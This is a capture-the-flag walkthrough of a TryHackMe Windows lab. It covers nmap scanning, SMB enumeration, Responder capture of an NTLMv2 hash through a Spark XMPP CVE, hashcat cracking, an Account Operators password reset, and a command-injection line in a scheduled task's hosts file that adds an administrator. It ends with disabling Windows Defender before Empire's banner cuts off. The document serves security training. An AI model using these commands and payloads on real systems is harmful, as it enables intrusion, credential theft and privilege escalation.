
In this challenge, we will see a thorough enumeration of a Windows machine leading to exploitation of a recent CVE on a XMPP client. We will also see how to leverage scheduled scripts/task to get elevated privileges.
Visit TryHackMe for more challenges
Initial reconnaissance
Enumerating running services
First we run a stealthy nmap scan using the SYN TCP flag (-sS) and disable host discovery (-Pn).
Command run: $ sudo nmap -sS -Pn 10.10.63.172 -oN nmap-syn.txt
Command run: $ nmap -sC -sV 10.10.63.172 -oN nmap-default.txt
$ nmap -sV -sC -oN nmap-default.txt 10.10.63.172 | grep tcp
53/tcp   open  domain?
80/tcp   open  http                Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec        Microsoft Windows Kerberos (server time: 2020-08-07 02:42:01Z)
135/tcp  open  msrpc               Microsoft Windows RPC
139/tcp  open  netbios-ssn         Microsoft Windows netbios-ssn
389/tcp  open  ldap                Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
443/tcp  open  ssl/http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2179/tcp open  vmrdp?
3268/tcp open  ldap                Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server       Microsoft Terminal Services
5222/tcp open  jabber
5269/tcp open  xmpp                Wildfire XMPP Client
7070/tcp open  http                Jetty 9.4.18.v20190429
7443/tcp open  ssl/http            Jetty 9.4.18.v20190429
7777/tcp open  socks5              (No authentication; connection failed)
9090/tcp open  zeus-admin?
9091/tcp open  ssl/xmltec-xmlmail?
Web-server reconnaissance (port: 80)
Inspecting source code
Quickly going through the source of the web page will give us some user information. For example:
Corporate email naming convention:
username@fire.windcorp.thmPotential list of users:
organicfish718@fire.windcorp.thm
organicwolf509@fire.windcorp.thm
tinywolf424@fire.windcorp.thm
angrybird253@fire.windcorp.thm
buse@fire.windcorp.thm
Edeltraut@fire.windcorp.thm
Edward@fire.windcorp.thm
Emile@fire.windcorp.thm
tinygoose102@fire.windcorp.thm
brownostrich284@fire.windcorp.thm
sadswan869@fire.windcorp.thm
goldencat416@fire.windcorp.thm
whiteleopard529@fire.windcorp.thm
happymeercat399@fire.windcorp.thm
orangegorilla428@fire.windcorp.thm
- Additional user information:

JS function in the source
Attempting to use the Password Reset function on the website fails. In the source we see the following function which is called when a user clicks on the reset tab:
function reset() {
  window.open("http://fire.windcorp.thm/reset.asp",  "_blank", "toolbar=no,scrollbars=no,resizable=no,top=500,left=500,width=925,height=300");
}
Inspecting network traffic

The
/etc/hostsis an operating system file that translate hostnames or domain names to IP addresses.
Our browser will now be able to resolve the hostname and query the right IP addresses.
$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# TryHackMe Machines
10.10.63.172    fire.windcorp.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Now that our browser can resolve the domain name, we can freely access the reset password functionnality:

Combining these two findings, we can try to reset the password of user lilyle whose pet name must be sparky:

Openfire admin dashboard (port: 9090)
There is a service called Openfire running on port 9090 at the following URL: http://fire.windcorp.thm.

The new credentials for lilyle do not work here… We also have a list of potential users from our recon work earlier.
Trying to bruteforce the admin dashboard (optional)
This section lead to nowhere but I included it in the post as it contains a neat trick to attempt login brute-force with CSRF tokens in place:
When attempting to login, your browser will issue a POST request with the following body:
url=%2Findex.jsp&login=true&csrf=aALKfm9KTWCyTia&username=username1234&password=password1234
Note the presence of a csrf token. This will prevent a direct bruteforce attempt with tools such as hydra. To get it running, we will need a couple of extra steps:
- Extract CSRF token value
- Extract session value (session should be tied to CSRF)
- Append each values dynamically when attempting a login with a set of credentials
# Extract CSRF token:
CSRF=$(curl -s -c openfire.cookie "10.10.63.172:9090/login.jsp" | awk -F 'value=' '/csrf/ { print $2 }' | cut -d '"' -f2)
The command above does a couple of things:
- Issues a
GETrequest to the following url:fire.windcorp.thm:9090/login.jsp - Saves browser cookie values in a file named
openfire.cookie - Parses response for
CSRFtoken value and saves in local variable that can be re-used later
Saved cookie file (openfire.cookie):
# Netscape HTTP Cookie File
# https://curl.haxx.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

#HttpOnly_10.10.63.172  FALSE   /       FALSE   0       csrf    ZTjU578wsPGAMts
#HttpOnly_10.10.63.172  FALSE   /       FALSE   0       JSESSIONID      node0frp2e7z2us2ye8ca0pblwspf203.node0
# Extract SESSIONID:
SESSIONID=$(grep JSESSIONID openfire.cookie | awk -F ' ' '{ print $7 }')
Now we can start our bruteforce attack using hydra and feed it the two variables saved above.
Enumerating Samba (port: 445)
When dealing with samba, my go-to tools would be the following:
smbclient(built-in, check manpage)smbmap(https://github.com/ShawnDEvans/smbmap)cme(https://github.com/byt3bl33d3r/CrackMapExec)
Let’s first try to see if lilyle has any kind of access to SMB:
$ /opt/cme smb fire.windcorp.thm -u 'lilyle' -p 'REDACTED'
SMB         10.10.63.172    445    FIRE             [*] Windows 10.0 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB         10.10.63.172    445    FIRE             [+] windcorp.thm\lilyle:REDACTED
The authentication attempt succeeds ! We can now try to enumerate all shares for that domain:
$ /opt/cme smb fire.windcorp.thm -u 'lilyle' -p 'REDACTED' --shares
SMB         10.10.63.172    445    FIRE             [*] Windows 10.0 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB         10.10.63.172    445    FIRE             [+] windcorp.thm\lilyle:REDACTED
SMB         10.10.63.172    445    FIRE             [+] Enumerated shares
SMB         10.10.63.172    445    FIRE             Share           Permissions     Remark
SMB         10.10.63.172    445    FIRE             -----           -----------     ------
SMB         10.10.63.172    445    FIRE             ADMIN$                          Remote Admin
SMB         10.10.63.172    445    FIRE             C$                              Default share
SMB         10.10.63.172    445    FIRE             IPC$            READ            Remote IPC
SMB         10.10.63.172    445    FIRE             NETLOGON        READ            Logon server share
SMB         10.10.63.172    445    FIRE             Shared          READ
SMB         10.10.63.172    445    FIRE             SYSVOL          READ            Logon server share
SMB         10.10.63.172    445    FIRE             Users           READ
If we want to do this recursively we use the recursive flag in smbmap:
$ smbmap -u lilyle -p REDACTED -R -H fire.windcorp.thm
(...)
Shared                                                  READ ONLY
        .\Shared\*
        dr--r--r--                0 Sat May 30 02:45:42 2020    .
        dr--r--r--                0 Sat May 30 02:45:42 2020    ..
        fr--r--r--               45 Fri May  1 17:32:36 2020    Flag 1.txt
        fr--r--r--         29526628 Sat May 30 02:45:01 2020    spark_2_8_3.deb
        fr--r--r--         99555201 Sun May  3 13:08:39 2020    spark_2_8_3.dmg
        fr--r--r--         78765568 Sun May  3 13:08:39 2020    spark_2_8_3.exe
        fr--r--r--        123216290 Sun May  3 13:08:39 2020    spark_2_8_3.tar.gz
$ smbclient //fire.windcorp.thm/Shared -U lilyle --password REDACTED
Try "help" to get a list of possible commands.
smb: \> ls
  (...)
  Flag 1.txt                          A       45  Fri May  1 17:32:36 2020
  (...)
smb: \> get "Flag 1.txt"
Initial Foothold
Exploiting Spark XMPP
The spark_2_8_3.deb file is a strong hint for the next exploitation steps. Some quick google-fu leads us to CVE-2020-12772 found by none other than the challenge creator.
https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md
We simply follow the steps explained in the repository:


We setup our responder listener and wait for the user to kindly share his NTLMv2 hash.
$ sudo responder -I tun0
										 __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
				   |__|

     NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
	LLMNR                      [ON]
	NBT-NS                     [ON]
	DNS/MDNS                   [ON]

[+] Servers:
	HTTP server                [ON]
	HTTPS server               [ON]
	WPAD proxy                 [OFF]
	Auth proxy                 [OFF]
	SMB server                 [ON]
	Kerberos server            [ON]
	SQL server                 [ON]
	FTP server                 [ON]
	IMAP server                [ON]
	POP3 server                [ON]
	SMTP server                [ON]
	DNS server                 [ON]
	LDAP server                [ON]
	RDP server                 [ON]

[+] HTTP Options:
	Always serving EXE         [OFF]
	Serving EXE                [OFF]
	Serving HTML               [OFF]
	Upstream Proxy             [OFF]

[+] Poisoning Options:
	Analyze Mode               [OFF]
	Force WPAD auth            [OFF]
	Force Basic Auth           [OFF]
	Force LM downgrade         [OFF]
	Fingerprint hosts          [OFF]

[+] Generic Options:
	Responder NIC              [tun0]
	Responder IP               [10.4.10.122]
	Challenge set              [random]
	Don't Respond To Names     ['ISATAP']


[HTTP] NTLMv2 Client   : 10.10.63.172
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash     : buse::WINDCORP:5443ae96d626b1cc:32720BE2D73651627C24948A995A2F94:01010000000000006E46913E756CD601C0BFA39F80292818000000000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C006F00630061006C0008003000300000000000000001000000002000004421246D62D059B753AE39BEBCC1C246311370D7A2A3ECF732FAAA901281DB780A00100000000000000000000000000000000000090000000000000000000000
[*] Skipping previously captured hash for WINDCORP\buse
Cracking the hash
$ hashcat -m 5600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.0) starting...
(...)
Dictionary cache hit:
* Filename..: /Users/julien.couvy/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

BUSE::WINDCORP:5443ae96d626b1cc...000000000:REDACTED

(...)
Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: BUSE::WINDCORP:5443ae96d626b1cc:32720be2d73651627c2...000000
Privilege escalation
Accessing our target with WinRM (port: 5895)
$ evil-winrm -u buse -p REDACTED -i fire.windcorp.thm

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\buse\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\buse\Desktop> dir


    Directory: C:\Users\buse\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         5/7/2020   3:00 AM                Also stuff
d-----         5/7/2020   2:58 AM                Stuff
-a----         5/2/2020  11:53 AM             45 Flag 2.txt
-a----         5/1/2020   8:33 AM             37 Notes.txt


*Evil-WinRM* PS C:\Users\buse\desktop> type "Flag 2.txt"
THM{REDACTED-FLAG}
Scheduled task script in C:\scripts
*Evil-WinRM* PS C:\scripts> dir


    Directory: C:\scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/3/2020   5:53 AM           4119 checkservers.ps1
-a----        10/8/2020   2:01 PM             31 log.txt
checkservers.ps1:
# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
(...)
- For each line of
hosts.txt(should normally contain computer names) - Send a ICMP echo request to computer name
Step (2) is performed using powershell’s Invoke-Expression command. This basically gives us an arbitrary way of executing command with the same privileges as whoever runs this script. The only challenge is to overwrite the contents of C:\Users\brittanycr\hosts.txt.
Our current users privileges do not allow us to do that directly. However, there is another way:
*Evil-WinRM* PS C:\Users\buse\Documents> whoami /user /groups

USER INFORMATION
----------------

User Name     SID
============= ============================================
windcorp\buse S-1-5-21-555431066-3599073733-176599750-5777


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators                   Alias            S-1-5-32-548                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users                Alias            S-1-5-32-555                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
WINDCORP\IT                                 Group            S-1-5-21-555431066-3599073733-176599750-5865 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Our user belongs to the Account Operator group:
The Account Operators group grants limited account creation privileges to a user. Members of this group can create and modify most types of accounts, including those of users, local groups, and global groups, and members can log in locally to domain controllers.
In other words, we have enough rights to change brittanycr password to something we control (be mindful of password policy):
*Evil-WinRM* PS C:\Users\buse\Documents> net user brittanycr secretpass1234! /domain
The command completed successfully.
Backdooring the hosts file
We can spawn a new WinRM session as brittanycr
The following command should escape from the context of Test-Connection (or make it fail) and have Invoke-Expression run the two subsequent commands:
net user eval Password1234!- create a new user with given passwordnet localgroup Administrators eval /add- add userevalto Administrators
# hosts.txt:
;net user eval Password1234! /add;net localgroup Administrators eval /add
We wait a couple of minutes for the scheduled task to be run again and try to spawn a new WinRM session as eval.
*Evil-WinRM* PS C:\Users\Eval\Desktop> whoami /user /groups

USER INFORMATION
----------------

User Name     SID
============= ============================================
windcorp\eval S-1-5-21-555431066-3599073733-176599750-7102


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
==> BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
It is indeed part of the Administrators group, which means we can go for the last flag.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> more Flag3.txt
THM{REDACTED}
(Bonus) Migrating to SYSTEM using Empire
Note: we will disable Windows Defender real-time monitoring for this next part
Set-MpPreference -DisableRealtimeMonitoring $true
The Empire project, previously deprecated, is now being maintained by the guys over at BC-Security. It’s a great project that requires a little bit of learning, go check it out at https://www.bc-security.org/post/the-empire-3-0-strikes-back
Empire 3 is a post-exploitation framework that includes a pure-PowerShell Windows agent, and compatibility with Python 3.x Linux/OS X agents
                              `````````
                         ``````.--::///+
                     ````-+sydmmmNNNNNNN
                   ``./ymmNNNNNNNNNNNNNN
                 ``-ymmNNNNNNNNNNNNNNNNN
               ```ommmmNNNNNNNNNNNNNNNNN
              ``.ydmNNNNNNNNNNNNNNNNNNNN
             ```odmmNNNNNNNNNNNNNNNNNNNN
            ```/hmmmNNNNNNNNNNNNNNNNMNNN
        ``````.-/osy+////:::---...-dNNNN
        ````:sdyyydy`         ```:mNNNNM
       ````-hmmdhdmm:`      ``.+hNNNNNNM
       ```.odNNmdmmNNo````.:+yNNNNNNNNNN
       ```-sNNNmdh/dNNhhdNNNNNNNNNNNNNNN
       ```-hNNNmNo::mNNNNNNNNNNNNNNNNNNN
       ```-hNNmdNo--/dNNNNNNNNNNNNNNNNNN
      ````:dNmmdmd-:+NNNNNNNNNNNNNNNNNNm
      ```/hNNmmddmd+mNNNNNNNNNNNNNNds++o
     ``/dNNNNNmmmmmmmNNNNNNNNNNNmdoosydd
     `sNNNNdyydNNNNmmmmmmNNNNNmyoymNNNNN
     :NNmmmdso++dNNNNmmNNNNNdhymNNNNNNNN
     -NmdmmNNdsyohNNNNmmNNNNNNNNNNNNNNNN
